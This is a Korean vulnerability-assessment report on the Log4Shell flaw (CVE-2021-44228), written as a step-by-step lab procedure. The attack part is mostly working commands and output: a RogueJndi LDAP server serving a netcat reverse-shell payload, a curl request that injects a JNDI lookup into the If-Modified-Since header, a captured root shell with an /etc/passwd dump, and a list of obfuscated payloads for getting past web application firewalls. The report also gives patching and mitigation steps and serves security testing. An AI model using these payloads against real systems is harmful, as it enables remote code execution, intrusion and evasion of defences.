

취약점 분석 리포트

# LOG4J CVE 분석

Ver. 1.0



## 목 차

1. 개요 .....	4
1.1 본 문서의 목적 .....	4
2. CVE-2021-44228 .....	4
3. CVE-2021-44228 내용 .....	4
4. CVE-2021-44228 원리 .....	9
5. WAF BYPASS .....	10

## 1. 개요

### 1.1 본 문서의 목적

본 문서는 취약점 점검을 수행할 경우, 신규 취약점에 대한 정보를 전달 및 취약점 점검 절차를 기술하기 위한 문서로, 쉽게 따라 할 수 있도록 하는 것이 그 목적이다.

## 2. CVE-2021-44228

Log4j-shell 이라고도 불리는 해당 취약점은 Apache Software 의 Log4j 2 에서 발생하는 취약점을 이용하여 원격 코드 실행이 가능한 취약점이다.

## 3. CVE-2021-44228 내용

구분	내용
점검항목	Apache Software Log4j 2
취약점 설명	Apache Software 의 Log4j 2 을 사용 시 공격자가 로그 메시지를 통해 원격 코드 실행이 가능한 취약점
평가 기준	양호 : log4j-core-2.16.0 이상 버전을 사용하는 경우 혹은 JndiLookup.class 파일이 삭제된 경우 취약 : log4j-core-2.0-beta9 ~ log4j-core-2.14.1 버전을 사용하는 경우
예상 피해	서버 설정파일 열람 가능 및 원격코드 실행
점검 대상	log4j-core-2.0-beta9 ~ log4j-core-2.14.1 버전 (log4j-core-2.12.2 제외)
사용 도구	RogueJndi-1.1.jar ( <a href="https://github.com/veracode-research/rogue-jndi">https://github.com/veracode-research/rogue-jndi</a> )
점검 절차	원격 코드 실행을 통한 리버스 셸 동작 시도
대응 방안	Log4j-core-2.16.0 이상 버전 업데이트 JndiLookup.class 파일 삭제
환경 구성	공격 PC : Kali-Linux-2021.4 피해 PC : Ubuntu 20.04.3 구동 서버 : Apache tomcat 8.5.73 자바 버전 : jdk-11.0.2 웹 : Apache Struts2-showcase 2.5.27 ( <a href="https://archive.apache.org/dist/struts/2.5.27/">https://archive.apache.org/dist/struts/2.5.27/</a> )

**[점검절차]**

**Step 1.** 해당 서비스가 취약한 버전의 Log4j-core-2.x 를 사용할 경우 RogueJndi-1.1.jar 를 이용해 악의적인 명령어를 설정한 뒤 악의적인 LDAP 서버를 구동한다.

(공격 코드는 공격자가 원하는 코드를 작성하여 공격)

```

root@kali: /home/kali/rogue-jndi
File Actions Edit View Help

root@kali)~/rogue-jndi
# java -jar target/RogueJndi-1.1.jar --command "nc 192.168.0.128 4444 -e /bin/sh" --hostname 192.168.0.128
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
+-----+
|R|o|g|u|e|J|n|d|i|
+-----+
Starting HTTP server on 0.0.0.0:8000
Starting LDAP server on 0.0.0.0:1389
Mapping ldap://192.168.0.128:1389/ to artspl0it.controllers.RemoteReference
Mapping ldap://192.168.0.128:1389/o=reference to artspl0it.controllers.RemoteReference
Mapping ldap://192.168.0.128:1389/o=groovy to artspl0it.controllers.Groovy
Mapping ldap://192.168.0.128:1389/o=websphere1 to artspl0it.controllers.WebSphere1
Mapping ldap://192.168.0.128:1389/o=websphere1,wsdl=* to artspl0it.controllers.WebSphere1
Mapping ldap://192.168.0.128:1389/o=tomcat to artspl0it.controllers.Tomcat
Mapping ldap://192.168.0.128:1389/o=websphere2 to artspl0it.controllers.WebSphere2
Mapping ldap://192.168.0.128:1389/o=websphere2,jar=* to artspl0it.controllers.WebSphere2

```

**Step 2.** Apache Struts2-showcase 웹은 Request Header 의 If-Modified-Since 헤더 값을 입력받을 때 지정된 형식 이외의 값이 들어오면 exception 이 발생하게 되어 log4j 에 의해 로그 메시지가 저장되어 취약점이 발생한다.

(struts2-showcase/WEB-INF/lib/struts2-core-버전.jar)

(struts2-core-버전.jar/org/apache/struts2/idspatcher/DefaultStaticContentLoader.class)

```

DefaultStaticContentLoader
}


/* JADX WARN: Type inference failed for: r0v39, types: [Long] */
232 protected void process(InputStream is, String path, HttpServletRequest request, HttpServletResponse response) throws IOException {
233     if (is != null) {
234         Calendar cal = Calendar.getInstance();
235         char c = 0;
236         try {
237             c = request.getDateHeader("If-Modified-Since");
238         } catch (Exception e) {
239             this.LOG.warn("Invalid If-Modified-Since header value: '{}', ignoring", request.getHeader("If-Modified-Since"));
240         }
241         long lastModifiedMillis = this.lastModifiedCal.getTimeInMillis();
242         long now = cal.getTimeInMillis();
243         cal.add(5, 1);
244         long expires = cal.getTimeInMillis();
245         if (c <= 0 || c > lastModifiedMillis) {
246             String contentType = getContentType(path);
247             if (contentType != null) {
248                 response.setContentType(contentType);
249             }
250         }
251     }
252 }

```

**Step 3.** Reverse shell 공격을 시도하기 위해 netcat 을 사용하여 포트를 열고 리스닝 모드를 실행한다.


[명령어] : [ nc -lvvp 4444 ]

※ 리버스셸이란 바인드셸과 다르게 클라이언트(공격자)가 리스닝을 하고 서버(공격대상)에서 클라이언트쪽으로 접속하는 형태이다. 리버스셸을 사용하는 경우는 방화벽때문이다. 방화벽 정책에서 인바운드 정책은 일반적으로 제한하는 것이 많지만 아웃바운드 정책에 대해서는 별 다른 정책을 설정하지 않기 때문에 이러한 경우 리버스셸이 유효하게 사용될 수 있다.

A terminal window titled 'root@kali: /home/kali' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[/home/kali]'. The command '# nc -lvvp 4444' has been entered, and the output 'listening on [any] 4444 ...' is displayed. A red rectangle highlights the command and its output.

```
(root@kali)-[/home/kali]
# nc -lvvp 4444
listening on [any] 4444 ...
```

**Step 4.** Curl 명령어를 사용하여 취약 헤더에 악의적인 LDAP 명령어를 전송한다.

A terminal window titled 'root@kali: /home/kali' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[/home/kali]'. The command '# curl -vv -H "If-Modified-Since: \\${jndi:ldap://192.168.0.128:1389/o=tomcat}" http://192.168.0.129:8080/struts2-showcase/struts/utils.js' has been entered. A red rectangle highlights the command.

```
(root@kali)-[/home/kali]
# curl -vv -H "If-Modified-Since: \${jndi:ldap://192.168.0.128:1389/o=tomcat}" http://192.168.0.129:8080/struts2-showcase/struts/utils.js
```

**Step 5.** 작성한 명령어가 실행이 되었으며, netcat 명령어를 사용하여 열어놓은 포트에 피해 PC 가 접속하여 피해 PC 와 공격 PC 가 연결되어 피해 PC 의 셸을 공격 PC 에서 이용하여 공격 가능하다.

```

root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# nc -lvvp 4444
listening on [any] 4444 ...
192.168.0.129: inverse host lookup failed: Unknown host
connect to [192.168.0.128] from (UNKNOWN) [192.168.0.129] 59672
whoami
root

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,:/var/lib/tpm:/bin/false
uuidd:x:107:114:./run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115:./nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,:/usr/sbin/nologin
saned:x:117:123:./var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,:/run/hplip:/bin/false
whoopsie:x:120:125:./nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127:./var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:./run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
sssd:x:126:131:SSSD system user,,:/var/lib/sss:/usr/sbin/nologin
jeong:x:1000:1000:linux,,:/home/jeong:/bin/bash

```

**[대응방안]**

Log4j-core-2.16.0 이상 버전으로 업데이트 권고. 업데이트가 불가능 할 경우, 만약 2.0~2.10.0 사이 버전을 사용중인 경우 JndiLookup.class파일을 삭제.

**(zip -q -d log4j-core-\*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class)**


2.10~2.14.1 사이의 버전을 사용중인 경우 자바 실행 시 인자 값으로

**-Dlog4j2.formatMsgNoLookups=true** 라는 값을 주고 실행 또는 Java 실행 계정 환경 변수나 시스템 변수로 **LOG4J\_FORMAT\_MSG\_NO\_LOOKUPS=true**를 설정.



## 4. CVE-2021-44228 원리

해당 취약점은 JNDI와 LDAP을 이용한다. JNDI는 Java Naming and Directory Interface의 약자로 Java 프로그램이 디렉토리를 통해 데이터(Java 객체 형태)를 찾을 수 있도록 하는 디렉토리 서비스이다. 이러한 디렉토리 서비스를 위해 다양한 인터페이스가 존재하는데 그 중 하나가 LDAP이다. 예시로 `${jndi:ldap://localhost:1389/o=JNDITutorial}`을 전송하면 LDAP 서버에서 JNDITutorial 객체를 찾을 수 있는 것이다. 이러한 인터페이스가 취약점에 사용된 이유는 Log4j에는 편리하게 사용하기 위해 `{prefix:name}`형식으로 Java 객체를 볼 수 있게 하는 문법이 존재하기 때문이다. 이러한 문법이 로그가 기록될 때도 사용이 가능하여 공격자가 로그에 기록되는 곳을 찾아 `${jndi:ldap://attacker.com:1389/a}`와 같은 값을 추가하면 취약점을 이용할 수 있다. 이러한 값을 추가하는 곳은 User-Agent와 같은 일반적인 HTTP헤더일 수도 있고 파라미터, URL 등 여러가지가 있다.



## 5. WAF bypass

Log4j-shell 취약점이 발표된 이후 WAF 또는 개발자가 "ldap:", "jndi:" 키워드에 대해서 필터링을 진행하고 있는데 이를 우회할 수 있는 기법들이 많이 생기고 있다.

### 1. 시스템 환경 변수

```
`${env:ENV_NAME:-j}ndi`${env:ENV_NAME:-:}``${env:ENV_NAME:-l}dap`${env:ENV_NAME:-:}  
//somesitehackerofhell.com/z}
```

Apache Log4j 2 에서 확인 가능한 `\${env:ENV\_NAME:-default\_value}`를 사용한 우회 기법으로 단순히 키워드를 이용하여 필터링을 진행하는 경우 우회 가능하다.

### 2. Lower or Upper Lookup

```
`${lower:j}ndi`${lower:l}${lower:d}a`${lower:p}://somesitehackerofhell.com/z}  
`${upper:j}ndi`${upper:l}${upper:d}a`${lower:p}://somesitehackerofhell.com/z}
```

\${lower:<text>}은 전달된 인수를 소문자로 변환한다.

\${upper:<text>}은 전달된 인수를 대문자로 변환한다.

소문자 혹은 대문자 변환을 이용한 우회 기법이다.

### 3. "::-" 표기

```
`${::-j}${::-n}${::-d}${::-i}${::-l}${::-d}${::-a}${::-p}://somesitehackerofhell.com/z}  
${::-value}의 경우 ${::-}이 사라지고 value 만 남는 방법을 이용한 우회 기법이다.
```

### 4. System properties

```
`${jnd}${sys:SYS_NAME:-i}:ldap://somesitehackerofhell.com/z}
```

SYS\_NAME 시스템 속성 조회를 이용한 우회 기법이다.

SYS\_NAME 시스템 속성이 없다면, :- 뒤에 텍스트를 입력한다.

### 5. "-:" 표기

```
`${j}${::-l}${::-o}${::-w}${::-e}${::-r}:ndi:ldap://somesitehackerofhell.com/z}
```

:- 표기하여 \${lower:n}의 구문을 완성하여 2 번의 우회 기법을 사용하는 우회 기법이다.

### 6. 날짜

```
`${date:'j'}${date:'n'}${date:'d'}${date:'i'}:${date:'l'}${date:'d'}${date:'a'}${date:'p'}://somesitehackerofhell.com/z}
```

Java 날짜 형식은 YYYY 를 2021 로 변환하지만 'YYYY'를 YYYY 로 또는 'j'를 j 로 변환하기 때문에 이를 이용한 우회 기법이다.